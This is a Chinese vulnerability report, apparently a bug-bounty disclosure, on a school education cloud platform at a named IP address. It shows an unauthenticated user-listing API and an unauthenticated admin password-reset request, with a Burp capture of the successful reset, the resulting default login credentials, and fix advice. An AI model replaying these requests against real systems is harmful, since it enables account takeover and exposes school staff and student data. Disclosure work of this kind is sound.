


重庆市教育委员会

1

1.漏洞地址: <http://183.65.9.79:8003/>

2.漏洞描述: 奉节中学教育云平台存在接口未授权泄露用户信息, 未授权重置管理员密码登入系统

3.资产确认:





4.漏洞详情:

(1) 请求这个接口, 直接看到所有用户信息:

<http://183.65.9.79:8003/api/TeacherQuery/SearchTeacherInSiteWithPagerRecords>

发现存在, admin



(2)通过重置密码的接口, 重置管理员用户admin的密码, 请求报文如下:

POST /api/User/ResetPassword HTTP/1.1

Host: 183.65.9.79:8003

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

Accept: application/json, text/plain, /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/json;charset=utf-8

Content-Length: 21

Origin: <http://117.36.154.34:8010>

DNT: 1

Connection: close

Referer: <http://183.65.9.79:8003/default/admin/user/index>

{"loginName":"admin"}

Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE

1 x +

Send Cancel < >

Target: <http://183.65.9.79:8003> HTTP/1

Request

Pretty Raw Hex

```
1 POST /api/User/ResetPassword HTTP/1.1
2 Host: 183.65.9.79:8003
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0)
  Gecko/20100101 Firefox/89.0
4 Accept: application/json, text/plain, /
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 21
9 Origin: http://117.36.154.34:8010
10 DNT: 1
11 Connection: close
12 Referer: http://183.65.9.79:8003/default/admin/user/index
13
14 {
  "loginName": "admin"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/7.5
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Access-Control-Allow-Origin: *
10 Date: Thu, 12 Jan 2023 01:12:07 GMT
11 Connection: close
12 Content-Length: 59
13
14 {
  "Success": true,
  "Message": "重置密码成功",
  "Data": null
}
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 11

Response Headers 11

Done 368 bytes | 134 millis

利用admin/123456登入后台系统:

<http://183.65.9.79:8003/Common/Account/Login?returnUrl=%2fdefault%2fportal%2fhome%2findex>



存在添加用户，删除用户，权限管理，班级管理相关增删改查功能，为进行增删改查等操作

管理员号密码改成默认的admin/123456，重复以上操作可以重置任意用户的密码

5.修复建议：

fcmit.cc

(1) 对/api/TeacherQuery/SearchTeacherInSiteWithPagerRecords设置403请求限制

(2) 对/api/User/ResetPassword设置403请求限制，以免攻击者重置任意用户密码进行登入系统

2023 © 联系邮箱：contact@src.sjtu.edu.cn (mailto:contact@src.sjtu.edu.cn)